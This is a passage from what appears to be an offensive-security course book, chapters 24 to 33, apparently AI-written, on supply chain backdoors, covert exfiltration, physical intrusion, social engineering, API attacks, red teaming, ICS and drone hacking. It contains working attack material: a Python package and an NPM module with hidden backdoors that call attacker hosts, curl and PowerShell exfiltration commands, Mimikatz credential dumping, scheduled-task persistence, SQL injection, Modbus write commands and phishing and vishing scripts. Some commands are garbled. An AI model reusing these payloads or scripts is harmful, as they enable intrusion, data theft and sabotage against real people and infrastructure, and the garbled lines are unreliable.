Perfect, let's move on to **Chapter 24 – Supply Chain Attacks**, keeping the approximate length of **2,000 words**, reproducible examples in the lab, and the same in-depth technical approach we have followed in previous chapters.

Chapter 24 – Supply Chain Attacks

Committing software and hardware before it reaches its destination

24.1. Introduction

A **supply chain attack** seeks to compromise a target indirectly by infiltrating one of the elements, processes, or suppliers involved before the product or service reaches the end user. In cybersecurity, this translates into:

- Infecting legitimate software updates.
- Injecting malicious code into third-party libraries.
- Altering hardware or firmware in transit.

Famous examples:

- **SolarWinds (2020)**: compromised update that affected thousands of organizations.
- **CCleaner (2017)**: official version distributed with malware.
- **NotPetya (2017)**: accounting software update in Ukraine used to deploy ransomware.

⚠ These attacks are extremely dangerous and in real life affect critical infrastructure. Here we will look at them for educational purposes in a laboratory setting only.

24.2. Types of Supply Chain Attacks

Type	Description	Example
Software	Code injection in updates or dependencies	Modified NPM package
Hardware	Physical or firmware alteration	Router with backdoor in BIOS
Cloud services	SaaS provider compromise	API with malicious code
Third parties	Compromised provider spreading malware	Logistics company with malware on systems

24.3. Laboratory scenario – Software

We will simulate an attack in which a Python package used by a legitimate project is modified to include a backdoor.

1. **Original package** (`mathutils.py`):

```
def sum(a, b):
    return a + b +
```

2. **Committed package:**

```
import requests
import threading

def backdoor():
    data= "Host compromised"
    requests.post("http://192.168.1.10:8080/log", data={"info": data})

threading.Thread(target=backdoor).start()

def sum(a, b):
    return a+ b
```

3. Replace the original package in the project folder.
 4. When the software is executed, in addition to adding, it will send information to the attacker.
-

24.4. Laboratory scenario – Hardware

Simulate firmware tampering on a router:

- Download official firmware.
 - Modify internal scripts.
 - Reflash the device.
 - In the lab, this can be done with modified OpenWRT firmware.
-

24.5. Lab scenario – Injection into CI/CD pipeline

1. Set up a project in GitLab with an automated pipeline.
2. Inject malicious script in the build stage:

```
build:
  script:
    - echo "Active malware">> /tmp/log.txt
```

3. All compiled software will contain the modification.
-

24.6. Complete example of a backdoor in an NPM library

1. Create legitimate package:

```
module.exports= function sum(a, b) {
  return a+ b;
};
```

2. Insert malicious code:

```
const https= require('https');
https.get('https://attacker.local/capture?host=' + require('os').hostname());

module.exports= function sum(a, b) {
  return a + b;
};
```

3. Publish package to internal repository.
-

24.7. Persistence and Evasion

- Use **obfuscation** to hide malicious code.
 - Digitally sign modified binaries to avoid suspicion.
 - Spread through automatic updates.
-

24.8. Complete Practical Exercise

1. Create a Python project that depends on an external package.
 2. Compromise the package by adding an exfiltration script.
 3. Configure Flask server to receive data.
 4. Install compromised package and verify information submission.
 5. Implement detection with dependency analysis (`pip-audit`).
-

24.9. Detection

- **Analyze dependencies** with tools such as `npm audit`, `pip-audit`.
 - Verify **integrity** with hashes and digital signatures.
 - Review compilation and execution logs in CI/CD pipelines.
 - Scan firmware with static analysis tools.
-

24.10. Countermeasures

- Strict use of **digital signatures** in software and updates.
 - Periodic auditing of code and dependencies.
 - Isolation of compilation environments.
 - Integrity check on received hardware.
-

24.11. Closure

Attacks on the supply chain are among the most devastating because they infiltrate software or hardware before it reaches the user. In the lab, reproducing them helps us understand how to detect them before they reach production.

□ **Ethical Black-Hat TIP:** When you control the source, you control the flow; prevention starts at the first link.

Chapter 25 – Covert Data Exfiltration

Removing information without raising alarms

25.1. Introduction

Covert data exfiltration is the process of removing information from a compromised system while avoiding detection by security systems such as **DLP** (Data Loss Prevention), IDS/IPS, or EDR. In advanced pentesting operations, it is the final step in the **kill chain**: you already have access, now you have to move the data out without triggering any alarms.

Key techniques:

- Camouflage in legitimate traffic.
- Compression and encryption before extraction.
- Use of alternative channels (DNS, ICMP, HTTP/S).

In real attacks, APT groups often use methods such as **DNS tunneling**, image steganography, or TLS-encrypted traffic to C2 servers.

25.2. Lab Preparation

Resource	Use
Kali Linux	Attacker machine and receiving server.
Windows/Linux victim	System from which data is exfiltrated.
Tools	dnscat2 , iodine , pingtunnel , curl , Python, steghide.
Connectivity	Controlled network to simulate legitimate traffic.

25.3. General Exfiltration Process

1. **Data identification**: know what to extract.
 2. **Compression**: reduce size.
 3. **Encryption**: protect the content.
 4. **Encapsulation**: camouflage it in a permitted channel.
 5. **Extraction**: send it to the attacker.
 6. **Trace removal**: delete temporary files and logs.
-

25.4. Method 1 – Exfiltration via HTTP(S)

```
tar czf - data/ | openssl enc -aes-256-cbc -k key | curl -X POST --data-binary @- https://192.168.1.10/upload
```

On the server (Flask):

```
from flask import Flask, request
app = Flask(__name__)

@app.route('/upload', methods=['POST'])
```

```
def upload():  
    with open("data.tar.enc", "wb") as f: f.write(request.data)  
    return "OK"  
  
app.run(host="0.0.0.0", port=443, ssl_context=('cert.pem', 'key.pem'))
```

HTTP/S is confused with legitimate web traffic.

25.5. Method 2 – DNS Tunneling

Use `iodine` or `dnscat2` to encapsulate data in DNS queries. In Kali:

```
dnscat2-server secret.com
```

On the victim:

```
dnscat2 secret.com
```

The traffic looks like normal DNS requests.

25.6. Method 3 – ICMP (Ping) Tunneling

On the attacker:

```
pingtunnel -type server -listen 0.0.0.0:8080
```

On the victim:

```
pingtunnel -type client -l 127.0.0.1:8080 -s 192.168.1.10
```

The data is transmitted as ICMP packets, which are usually allowed.

25.7. Method 4 – Steganography

Hide data inside images:

```
steghide embed -cf image.jpg -ef data.txt -p key123
```


Extract:

```
steghide extract -sf image.jpg -p key123
```

Then, the image is uploaded to social media or sent by email without raising suspicion.

25.8. Method 5 – Cloud Services Channels

Upload encrypted files to services such as Dropbox, Google Drive, or AWS S3 using their APIs. Example with Python and Dropbox:

```
import dropbox
dbx= dropbox.Dropbox('TOKEN')
with open("encrypted_data", "rb") as f:
    dbx.files_upload(f.read(), '/encrypted_data')
```

25.9. Complete Practical Exercise

1. Prepare a folder with test data.
 2. Encrypt it with OpenSSL.
 3. Exfiltrate via:
 - HTTP/S with Flask server.
 - DNS tunneling with `dnscat2`.
 - Steganography with `steghide`.
 4. Detect traffic with Wireshark and document patterns.
-

25.10. Detection

- Analysis of anomalous traffic (volume or unusual destinations).
 - DNS monitoring to detect long and strange queries.
 - Detect files with high entropy (encryption indicator).
 - Review logs for uploads to unauthorized cloud services.
-

25.11. Countermeasures

- **DLP** properly configured to block sensitive data.
 - **Blocking of unnecessary protocols** such as outgoing ICMP.
 - **Deep packet inspection (DPI)**.
 - Restriction and auditing of cloud service usage.
-

25.12. Closure

Data exfiltration is the final phase of a successful attack, and in a well-executed pentest, it is the most critical moment to assess whether the organization can detect and stop information loss.

❏ **Ethical Black-Hat Tip:** A piece of data is like a ship setting sail: if you don't stop it at the port, it will be lost at sea.

Chapter 26 – Physical Hacking and Access Security

Compromising the physical world to open digital doors

26.1. Introduction

Physical hacking is the set of techniques used to access a protected environment by compromising the physical barriers that protect it. In offensive cybersecurity, it is often the **initial point of entry** when digital defenses are strong but physical security is weak. Real-world examples include:

- Opening mechanical and electronic locks.
- Using cloned cards for access.
- Manipulating sensors and access control systems.
- “Evil Maid Attacks”: compromising unattended devices.

⚠ Everything described here is for educational and authorized pentesting purposes only.

26.2. Types of Targets in Physical Hacking

Type of target	Examples	Risks
Mechanical locks	Padlocks, tumbler locks	Unauthorized opening
Electronic locks	RFID, NFC, numeric keypad	Cloning or bypassing
Biometric systems	Fingerprint, iris, face	Biometric impersonation
Unattended devices	Laptops, servers, routers	Data theft

26.3. Basic Laboratory Tools

- Set of lock picks and key extractors.
- RFID/NFC reader/writer (Proxmark3, ACR122U).
- Electronic lock opening kits.
- Raspberry Pi or ESP32 for physical IoT attacks.
- Screwdrivers, pliers, magnifying glasses, and non-destructive opening tools.

26.4. Attacks on Mechanical Locks

Lock picks: traditional method for manipulating internal pins. Laboratory:

1. Use a transparent practice padlock.
 2. Identify pins and tension the cylinder.
 3. Manipulate pins until open.
-

26.5. Attacks on RFID/NFC Electronic Locks

Example with **Proxmark3**:

1. Read card:

```
pm3 --> If search
```

2. Clone card:

```
pm3 --> If clone --id 12345678
```

3. Write to blank card and test access.
-

26.6. Attacks on numeric keypad systems

- **Shoulder surfing:** observe codes from a distance.
 - **Heat residue:** use a thermal camera to see which keys were pressed.
 - **Physical brute force:** if the system does not limit attempts.
-

26.7. Attacks on Biometric Systems

- **Fingerprint:** replicate with latex or silicone using a fingerprint on glass.
 - **Face:** printed photo or screen showing video (if no life detection).
 - **Iris:** high-resolution image and contact lens.
-

26.8. Attacks on Unattended Devices

- **Evil Maid Attack:**
 1. Locate unattended laptop.
 2. Insert USB with payload (Rubber Ducky).
 3. Run credential theft script:

```
$pass= Get-Content C:\credentials.txt  
Invoke-WebRequest -Uri http://192.168.1.10/upload -Method POST -Body $pass
```

- **Cold Boot Attack:** read RAM immediately after shutting down the computer.

26.9. Complete Lab Example – RFID Cloning

1. Configure Proxmark3 in Kali.
2. Read lab MIFARE card:

```
pm3 --&gt; hf mf rdbl 0 A FFFFFFFFFF
```

3. Save data and write to blank card.
4. Test access on test reader.

26.10. Physical Persistence

- Install hidden micro-cameras to record codes.
- Place key capture devices on physical keyboards.
- Insert spy hardware into USB ports.

26.11. Detection and Countermeasures

- Regular review of locks and readers.
- Use of **encrypted RFID/NFC** with mutual authentication.
- Enable biometric **life detection**.
- Limit code attempts and enable alerts.
- Physical audits and recurring physical pentesting.

26.12. Closing

Physical hacking reminds us that even if you protect your network with firewalls and encryption, a cheap lock or physical oversight can bring down all your efforts.

❏ **Ethical Black-Hat Tip:** A firewall is useless if the attacker can open the door and plug in a cable.

Chapter 27 – Advanced Social Engineering

The art of hacking the mind before hacking the system

27.1. Introduction

Social engineering is the use of psychological manipulation to influence people and get them to reveal information or perform actions that compromise security. In authorized offensive operations, social engineering is the most powerful tool, because the most common weakness is not in the software, but in **the human factor**.

In real attacks, hackers combine **OSINT (Open Source Intelligence)** with persuasion tactics to:

- Steal credentials.
- Gain physical access.
- Indirectly compromise systems.

27.2. Fundamental Psychological Principles


Extracted from the work of Robert Cialdini and other experts:

Principle	Description	Example
Reciprocity	People feel obligated to return favors	"I'll give you this report for free, can you give me access to the data to validate it?"
Authority	People obey figures of power	Impersonating an area manager
Scarcity	Rare or limited things increase in value	"This code is only valid for a few hours."
Social approval	People imitate the behavior of others	"Everyone on the team has already activated this"
Liking	People cooperate more with people they like	Shared tastes or interests
Commitment and consistency	Fulfilling what has already been agreed upon	"You already gave me access to the intranet, all that's left is this permission."

27.3. Preparing a Social Engineering Attack

1. **OSINT**: gather information about the target (social media, press releases, forums).
2. **Profiling**: identifying key roles and points of contact.
3. **Pretexting**: create a credible story or identity.
4. **Means of contact**: email, phone, social media, or in person.
5. **Execution**: apply chosen technique.
6. **Closing and erasing traces**.

27.4. Example of automated OSINT



```
theHarvester -d company.com -l 500 -b google
```

This command obtains emails, subdomains, and public data to prepare an attack.

27.5. Advanced Social Engineering Techniques

a) High-Precision Phishing (Spear Phishing)

- Personalized emails using real data from the victim.
- Templates that 100% mimic the interface of legitimate services. Example with **SET (Social Engineering Toolkit)**:

```
setoolkit
# Option 1: Social Engineering Attacks #
Option 2: Website Attack Vectors
# Option 3: Credential Harvester
```

b) Vishing (Voice Phishing)

- Calls pretending to be technical support.
- Use of VoIP to display a trusted number (caller ID spoofing).

c) Smishing

- Sending SMS messages with malicious links.
- Camouflaging using domains similar to real ones.

d) Physical pretexting

- Entering facilities pretending to be a maintenance technician.
 - Wearing a uniform and carrying tools to gain credibility.
-

27.6. Laboratory scenario – Spear Phishing

1. Collect employee data on LinkedIn.
2. Draft an email addressed to the CFO with a credible pretext:

```
Subject: Outstanding invoice – URGENT
Body: Dear Mr. Perez, we have detected an error in the payment to supplier X. We need you to
access the portal to confirm the information:
[Malicious link]
```

3. Server in Kali with **SET** to capture credentials.
-

27.7. Lab scenario – Telephone pretexting

- Prepare script:

Hello, I'm calling from the IT department at [Company]. We are updating the VPN system and need to confirm your credentials in order to migrate it.

- Use a softphone with fake caller ID (**Asterisk** with modified **SIP.conf**).
-

27.8. Complete Practical Exercise

1. Choose a fictitious company.
 2. Conduct OSINT on employees, phones, and internal structure.
 3. Create three different attacks:
 - Spear phishing email.
 - Vishing call.
 - Physical entry under false pretences.
 4. Document results and success rate.
-

27.9. Detection and Prevention

- **Ongoing** social engineering **training**.
 - **Internal** phishing and vishing **drills**.
 - **Strict policies** for credential management.
 - Out-of-band verification for sensitive requests.
-

27.10. Closure

Social engineering is the ultimate proof that **security does not depend solely on technology**. An attacker who is skilled in psychology can open more doors than a sophisticated exploit.

▣ **Ethical Black-Hat TIP:** Before hacking a server, learn to hack the mind that manages it.

Chapter 28 – Advanced OSINT

Open-source intelligence for digital hunting

28.1. Introduction

OSINT (Open Source Intelligence) is the collection and analysis of public information to generate actionable intelligence. In a pentest or real offensive operation, OSINT is used to:

- Identify human and technical vulnerabilities.
- Map a target's infrastructure.
- Find indirect entry points.

Unlike a simple "Google search," advanced OSINT involves **automating**, **correlating**, and **verifying** information to obtain a complete profile of the target.

⚠ OSINT is legal as long as authentication barriers are not breached or intrusive methods are not used without authorization.

28.2. OSINT cycle

1. **Define objective**: what you are looking for and why.
2. **Collect**: open sources, tools, and techniques.
3. **Process**: filter, clean, and organize data.
4. **Analyze**: find patterns, connections, and vulnerabilities.
5. **Produce intelligence**: conclusions ready for action.
6. **Disseminate**: report findings to the appropriate parties.

28.3. OSINT sources

Category	Examples
Search engines	Google, Bing, Yandex, DuckDuckGo
Social media	LinkedIn, Facebook, Twitter/X, Instagram
Public records and deep web	WHOIS, government databases Forums Pastebin, underground forums
Code repositories	GitHub, GitLab
Metadata	Photos, PDF documents, images on social media
Infrastructure analysis	Shodan, Censys, ZoomEye

28.4. Advanced OSINT tools

- **theHarvester** – Emails, domains, and subdomains.
- **Maltego** – Visualization and relationships.
- **SpiderFoot** – Automated OSINT.
- **Recon-ng** – Modular framework.
- **Shodan/Censys** – Scanning exposed devices.
- **Exiftool** – Metadata extraction.

28.5. Example of Advanced Google Search (Google Dorks)

```
site:company.com filetype:pdf
site:company.com intitle:"index of"
"confidential" filetype:xls
```

These commands allow you to locate sensitive information that has been published unintentionally.

28.6. Example with theHarvester

```
theHarvester -d company.com -l 500 -b google,bing,linkedin
```

Obtains emails, subdomains, and contact details for social engineering or network mapping.

28.7. Example with Shodan

Search for exposed IP cameras:

```
shodan search "port:554 has_screenshot:true"
```

Search for servers with open RDP ports:

```
shodan search "port:3389 org:\"Company\""
```

28.8. OSINT on social media

- Use of **Maltego** to map connections between employees.
 - Analysis of publications to detect:
 - Recurring locations.
 - Vacation dates.
 - Technology used in the company.
 - Tools such as **Social-Searcher** or **Sherlock** to find profiles by username.
-

28.9. Metadata extraction

With **exiftool**:

```
exiftool image.jpg
```

This can reveal:

- Camera/phone model.
- GPS coordinates.
- Exact date and time.

28.10. Complete Practical Exercise

1. Define a fictitious target: [demo-company.com](#).
2. Use **theHarvester** to obtain emails.
3. Use **Shodan** to map exposed devices.
4. Download public images and extract metadata.
5. Correlate data in **Maltego**.
6. Create report with:
 - Human relationship map.
 - List of exposed technological assets.
 - Potential vulnerabilities.

28.11. Detection and Prevention

- Review what information is publicly available.
- Set up policies for employees regarding social media.
- Monitor with tools such as **SpiderFoot HX** to detect leaks.
- Use WAF and segmentation of exposed services.

28.12. Closure

Advanced OSINT turns scattered data into accurate intelligence. In a pentest, it is the basis for designing surgical attacks with minimal exposure and maximum effectiveness.

❑ **Ethical Black-Hat TIP:** The most dangerous information an attacker uses against you is often **info** you have published yourself.

Chapter 29 – Attacks on APIs and Microservices

Exploiting the invisible skeleton of modern applications

29.1. Introduction

APIs (Application Programming Interfaces) and **microservices** are the backbone of modern applications. They allow different modules and systems to communicate, exchange data, and execute functions. But their great advantage—interconnection and openness—is also their weakness. In an offensive pentest, APIs are high-value targets because:

- They handle sensitive data.
- They are exposed to the Internet.
- They often lack the same protection as user interfaces.

Examples of real vulnerabilities:

- **Broken Object Level Authorization (BOLA):** access to other users' data by changing an ID.
- **Lack of input validation:** SQL or command injection.
- **Excessive data exposure:** APIs that return more than necessary.
- **Poor token and key management.**

29.2. Basic Architecture of APIs and Microservices

Component	Description
Gateway/API Management	Control access and routes
Microservices	Independent functions that communicate via HTTP/gRPC.
Database	Data source, connected to microservices
Authentication	OAuth 2.0, JWT, API keys

29.3. Main vulnerabilities according to OWASP API Security Top 10

1. **BOLA** – Inadequate object access control.
2. **Broken User Authentication** – Authentication failures.
3. **Excessive Data Exposure** – Responses that are too detailed.
4. **Lack of Resources & Rate Limiting** – No request limits.
5. **Broken Function Level Authorization** – Uncontrolled exposed functions.
6. **Mass Assignment** – Mass assignment of fields not allowed.
7. **Security Misconfiguration** – Insecure configuration.
8. **Injection** – SQL, NoSQL, Command Injection.
9. **Improper Assets Management** – Old versions not disabled.
10. **Insufficient Logging & Monitoring** – Lack of detection.

29.4. Laboratory – BOLA API (Broken Object Level Authorization)

Let's assume we have:

```
GET /api/user/123/profile
```

If we change the ID:

```
GET /api/user/124/profile
```

and obtain data from another user, the API is vulnerable. Test in

Burp Suite:

1. Capture the request.
2. Change 123 to 124.
3. Check if it returns unauthorized data.

29.5. Lab – SQL injection in API

```
curl -X POST https://api.empresa.com/login \  
-H "Content-Type: application/json" \  
-d '{"username":"admin' OR '1'= '1", "password":"123"}'
```

If the API returns a valid token, it is vulnerable to SQL injection.

29.6. Lab – Data Exposure

Some APIs return complete structures:

```
{  
  "id":123,  
  "name":"Juan Pérez",  
  "email":"juan@empresa.com",  
  "password_hash":"$2y$10$..."  
}
```

This facilitates offline cracking attacks.

29.7. Laboratory – Rate Limit Abuse

```
for i in {1..1000}; do  
  curl https://api.empresa.com/login -d '{"user":"a","pass":"b"}' done
```

If there is no blocking, it is vulnerable to brute force.

29.8. Attacks on Internal Microservices

- **Pivoting**: compromise a microservice and use it to attack other internal ones.
- **Insecure deserialization**: sending manipulated objects to execute code.
- **NoSQL injection** in databases such as MongoDB:

```
curl -X POST https://api.empresa.com/search \  
-d '{"query": {"$ne": null}}'
```

29.9. Complete Practical Exercise

1. Set up a vulnerable API (for example, **VAmPI** or **DVGA** in Docker).
 2. Detect vulnerabilities:
 - BOLA
 - Mass Assignment
 - Injection
 3. Document findings with evidence in Burp Suite.
 4. Implement exploitation payloads.
-

29.10. Detection and Defense

- Implement **object- and function-level authorization**.
 - Limit data in responses.
 - Use strict input validation.
 - Implement rate limiting.
 - Strong authentication with OAuth 2.0/JWT.
 - TLS encryption in transit.
-

29.11. Closure

APIs and microservices are an invisible battlefield: while the user sees a nice interface, underneath there are dozens of routes and functions waiting to be explored. An attacker who understands their logic can move like a ghost in the backend.

▣ **Ethical Black Hat Tip**: Every API endpoint is like a door; some are locked, others ~~or~~ appear to be locked.

Chapter 30 – Advanced Red Teaming

Comprehensive offensive operations to measure real defense

30.1. Introduction

Red Teaming is a realistic offensive simulation designed to test an organization's defenses in a scenario that mimics a real attack. Unlike a traditional pentest, which focuses on finding specific technical vulnerabilities, the Red Team seeks to:

- Evaluate the organization's **entire response** (detection, reaction, and containment).
- Integrate **technical, physical, and social** techniques.
- Operate like a real threat actor, with planning, stealth, and persistence.

This is not about breaking systems "for the sake of breaking them," but rather replicating a complete intrusion from the reconnaissance phase to exfiltration.

30.2. Key Roles in a Red Team Operation

Role	Function
Red Team	Simulates the attacker, coordinates the offensive operation.
Blue Team	Defense team responsible for detection and mitigation.
White Team	Neutral supervision, ensures compliance with the rules.

30.3. Phases of Advanced Red Teaming

1. **Reconnaissance (OSINT and scanning)** Gather intelligence on people, infrastructure, and defenses.
2. **Initial intrusion** Use phishing, vulnerability exploitation, physical access, or social engineering.
3. **Privilege escalation** Compromise privileged accounts.
4. **Lateral movement** Move from one system to another within the internal network.
5. **Persistence** Install backdoors and long-term access mechanisms.
6. **Data exfiltration** Extract information without detection.
7. **Reporting and response simulation** Measure how quickly and effectively the Blue Team reacted.

30.4. Network Teaming Lab – Complete Scenario

Fictitious target: Demo S.A.

Step 1 – Reconnaissance

```
theHarvester -d demo-company.com -b google,linkedin shodan
search "org:\"Demo Company S.A.\""
```

Result: emails, technology used, and exposed servers are identified.

Step 2 – Initial access via spear phishing

Use **SET (Social Engineering Toolkit)**:

```
setoolkit  
# Social-Engineering Attacks> Website Attack Vectors> Credential Harvester
```

Send fake email with corporate login.

Step 3 – Privilege escalation

On compromised host (Windows):

```
whoami /priv  
Invoke-Mimikatz -Command '"privilege::debug"' "sekurlsa::logonpasswords"
```

Step 4 – Lateral movement

```
crackmapexec smb 192.168.1.0/24 -u admin -p password
```

Step 5 – Persistence

```
schtasks /create /sc minute /mo 30 /tn "Updater" /tr "powershell -File  
C:\backdoor.ps1"
```

Step 6 – Exfiltration

```
tar czf - data/ | openssl enc -aes-256-cbc -k key | curl -X POST --data-binary @-  
https://192.168.1.50/upload
```

30.5. Key Tools in Network Teaming

- **Cobalt Strike / Sliver** – C2 frameworks.
 - **Metasploit Framework** – Exploitation.
 - **BloodHound** – Active Directory mapping.
 - **Empire** – Post-exploitation in PowerShell.
 - **Gophish** – Phishing campaigns.
-

30.6. Blue Team Simulation

During the exercise, the Blue Team must:

- Detect anomalous patterns in logs.
 - Block compromised IPs and credentials.
 - Activate incident response protocols.
-

30.7. Metrics for Measuring Success

- **Time to detection** (TTD).
 - **Time to containment** (TTC).
 - Number of steps taken by the attacker without being detected.
 - Potential impact of exfiltration.
-

30.8. Complete Practical Exercise

1. Set up a lab with 3 VMs (victim, attacker, SIEM).
 2. Execute the Red Teaming phases described.
 3. Record the time it takes the Blue Team to detect each phase.
 4. Generate a report with recommendations.
-

30.9. Detection and Defense

- Use **SIEM** for event correlation.
 - Network segmentation to limit lateral movement.
 - Endpoint monitoring with EDR.
 - Regular Red vs Blue exercises.
-

30.10. Closure

Advanced Red Teaming is the litmus test for any organization: it doesn't measure how many patches you have, but how you respond when everything fails.

□ **Ethical Black Hat Tip:** In a real operation, stealth is more valuable than speed.

Chapter 31 – Hacking Critical Infrastructure

ICS, SCADA, and industrial networks: when an exploit shuts down a city

31.1. Introduction

Critical infrastructure encompasses systems that support essential services: electricity, water, transportation, oil, gas, and industrial manufacturing. These environments use **ICS (Industrial Control Systems)** and **SCADA (Supervisory Control and Data Acquisition)** to monitor and control physical processes. A successful attack against these networks can:

- Cut off the power supply.
- Contaminate drinking water.
- Cause industrial plant failures.
- Cause economic losses and social chaos.

Historical examples:

- **Stuxnet (2010)**: malware that sabotaged Iranian nuclear centrifuges.
- **BlackEnergy (2015)**: massive blackout in Ukraine.
- **Triton/Trisis (2017)**: malware targeting industrial security systems.

31.2. Industrial System Architecture

Layer	Components	Examples
Enterprise layer	ERP, email, administrative systems	SAP, Office 365
Control layer	SCADA, HMI (Human Machine Interface)	Wonderware, WinCC
Field layer	PLC, RTU, sensors, actuators	Siemens S7, Modicon
Communication network	Industrial protocols	Modbus, DNP3, OPC

31.3. Industrial protocols and risks

Protocol	Use	Common vulnerabilities
Modbus/TCP	PLC–SCADA communication	No encryption or authentication
DNP3	Power grids	Clear text traffic
OPC	Industrial interoperability	Lack of segmentation
EtherNet/IP	Industrial networks	Live parameter modification

31.4. Phases of an ICS/SCADA attack

1. **Reconnaissance** – Identify devices and protocols.
 2. **Initial access** – Phishing, compromised VPN, or direct exposure.
 3. **Enumeration** – Map PLCs, HMIs, and controllers.
 4. **Manipulation** – Change parameters, alter readings, force shutdowns.
 5. **Persistence** – Maintain access without being detected.
 6. **Cover-up** – Delete logs and restore apparent values.
-

31.5. Lab – Industrial Device Discovery with Shodan

Search for exposed Siemens PLCs:

```
shodan search "Siemens S7"
```

Search for Modbus devices:

```
shodan search "port:502 modbus"
```

This returns IP addresses, banners, and geographic location.

31.6. Laboratory – Interaction with Modbus

Using `modbus-cli`:

```
modbus read --ip 192.168.1.100 --port 502 --unit 1 --address 0 --quantity 10
```

This reads registers from a fictitious PLC in the laboratory.

Writing (⚠ only in a test environment):

```
modbus write --ip 192.168.1.100 --port 502 --unit 1 --address 5 --value 1
```

Enables or disables an actuator.

31.7. ICS Intrusion Scenario

1. **External reconnaissance:** Shodan reveals IP with port 502 open.
2. **Initial access:** Misconfigured VPN allows entry into the industrial network.
3. **Enumeration:** internal scan with `nmap` and industrial NSE scripts:

```
nmap -p502 --script modbus-discover 192.168.1.0/24
```

4. **Manipulation:** change of critical parameters in PLC.
 5. **Exfiltration:** copying plant plans and configurations.
-

31.8. Advanced attacks

- **Replay attacks:** capture valid commands and reproduce them to alter processes.
- **Industrial man-in-the-middle:** intercept Modbus/TCP and modify values.
- **Firmware attacks:** upload modified firmware to the PLC.

Example with **Bettercap**:

```
bettercap -iface eth0  
set modbus.spoof on
```

31.9. Complete ICS Lab Exercise

1. Install **OpenPLC** and **ScadaBR** on VMs.
2. Connect both, simulating an industrial plant.
3. Use **nmap** and **modbus-cli** to read and modify records.
4. Document changes and simulate impact.

31.10. Countermeasures and Defense

- **Network segmentation:** separate IT from OT (Operational Technology).
- **Industrial firewalls** and device whitelists.
- **Encryption and authentication** in industrial protocols (where possible).
- **Continuous monitoring** with IDS/IPS for ICS (e.g., Snort, Zeek, Dragos).
- Operator training to detect anomalies.

31.11. Closure

Hacking critical infrastructure is hacking the physical world. Here, an exploit doesn't just steal data: it can harm lives and paralyze cities. In Red Teaming, simulating ICS/SCADA attacks ethically and under control is vital to strengthening these networks.

❑ **Ethical Black Hat Tip:** In the industrial world, a misplaced bit can have the weight of a bomb.

Chapter 32 – Hacking with Drones and Autonomous Devices

Taking control of the sky and the earth without setting foot on the target

32.1. Introduction

Drones (UAVs – Unmanned Aerial Vehicles) and **autonomous devices** are no longer just toys; they have become critical tools for logistics, security, agriculture, transportation, and

military operations. Their growing use has made them an attractive target for:

- Espionage.
- Sabotage.
- Data theft.
- Remote physical access.

As with other connected systems, drone security is often overlooked in favor of functionality and cost.

32.2. Main Attack Surfaces

Surface	Example of vulnerability
RF communication	Interception and signal spoofing between remote control and drone.
GPS	Spoofing or jamming to alter navigation.
Firmware	Modification to unlock restrictions or install backdoors.
Mobile	Code injection or API manipulation.
Wi-Fi	Network compromise for remote control.
Sensors	Camera, LIDAR, or IMU data manipulation.

32.3. Common Protocols and Risks

- **DJI Lightbridge / OcuSync** – Encrypted communication, but susceptible to firmware vulnerabilities.
- **MAVLink** – Widely used in DIY and professional drones; in older, unencrypted versions, it allows intercepting and modifying commands.
- **Standard Wi-Fi** – In consumer models, often with weak default passwords.

32.4. Laboratory – Interception of MAVLink

Install **MAVProxy** on Kali:

```
sudo apt install mavproxy
mavproxy.py --master=udp:0.0.0.0:14550
```

If the drone sends telemetry via unencrypted UDP, you will be able to read and send commands:

```
mode GUIDED arm
throttle takeoff
10
```

⚠ This should **only** be done with your own drones in a controlled environment.

32.5. GPS Spoofing

Use **gps-sdr-sim** with SDR (Software Defined Radio):

```
gps-sdr-sim -e brdc3540.14n -l 40.6892,-74.0445,100
```

This simulates a GPS signal to "trick" the drone and change its perceived location.

32.6. Hacking Control Applications

1. Decompile the drone app's APK:

```
apktool d drone_app.apk
```

2. Search for API keys or internal endpoints.
 3. Modify parameters such as height limits or restricted areas (No-Fly Zones).
-

32.7. Example of a Wi-Fi attack

Many drones create their own Wi-Fi network:

```
airmon-ng start wlan0  
airodump-ng wlan0mon
```

Capture handshake and crack key with **aircrack-ng**:

```
aircrack-ng capture.cap -w dictionary.txt
```

If it is weak, you will gain full access to the drone.

32.8. Complete Intrusion Scenario

1. **RF reconnaissance**: spectrum scanning with **rtl_power** to find frequency.
 2. **Intercept telemetry** via MAVLink.
 3. **Send fake commands** to change destination.
 4. **Disable camera** to avoid detection.
 5. **Land at a controlled point** for physical capture.
-

32.9. Hacking Robots and Autonomous Vehicles

In addition to drones, many autonomous devices use similar protocols:

- **ROS (Robot Operating System)** – Unencrypted communication by default.
- **CAN Bus** – In vehicles, allows critical functions to be manipulated.

Example of ROS reading:

```
rostopic list
rostopic echo /cmd_vel
```

If unprotected, motion commands can be injected.

32.10. Complete Lab Exercise

1. Assemble a drone with **ArduPilot** autopilot in the SITL simulator.
 2. Configure unencrypted MAVLink.
 3. Intercept and modify commands with MAVProxy.
 4. Document impact and input vector.
-

32.11. Countermeasures

- Use encrypted versions of MAVLink (MAVLink2).
 - Change default Wi-Fi passwords.
 - Sign and verify firmware before installing it.
 - Use GPS with authentication (when possible).
 - Segment networks between control and telemetry.
-

32.12. Close

Hacking drones and autonomous devices is not science fiction: today it is possible to manipulate their behavior with low-cost tools. In the wrong hands, a compromised drone is an aerial threat; in the hands of an ethical pentester, it is an opportunity to strengthen defenses before it is too late.

□ **Ethical Black-Hat Tip:** In digital warfare, controlling the sky can be more decisive than dominating the ground.

Chapter 33 – Massive IoT Exploitation

When thousands of smart devices become an army

33.1. Introduction

The **Internet of Things (IoT)** has grown explosively: IP cameras, voice assistants, smart locks, connected appliances, climate control systems, and even industrial sensors. Their massive proliferation has created **fertile ground for attacks** because:

- Many devices lack security updates.
- Default passwords are used.
- They are always connected to the Internet.
- They are often poorly segmented from the main network.

Real-world examples:

- **Mirai Botnet (2016)**: millions of IP cameras and routers used for massive DDoS attacks.
- **Hajime** and **Mozi**: P2P botnet networks that compromise IoT devices and self-propagate.
- **Reaper**: botnet that exploits vulnerabilities rather than just weak credentials.

33.2. IoT Attack Surface

Vector	Example
Default passwords	admin:admin, root:1234
Open ports	Telnet, SSH, unencrypted
HTTP Insecure firmware	Backdoors, no digital signature
Insecure protocols	UPnP, MQTT, RTSP
Exposed services	Publicly accessible administration panels

33.3. Massive Discovery

The first step in massive IoT exploitation is **discovering vulnerable devices**.

Example with Shodan

Search for IP cameras with a web panel:

```
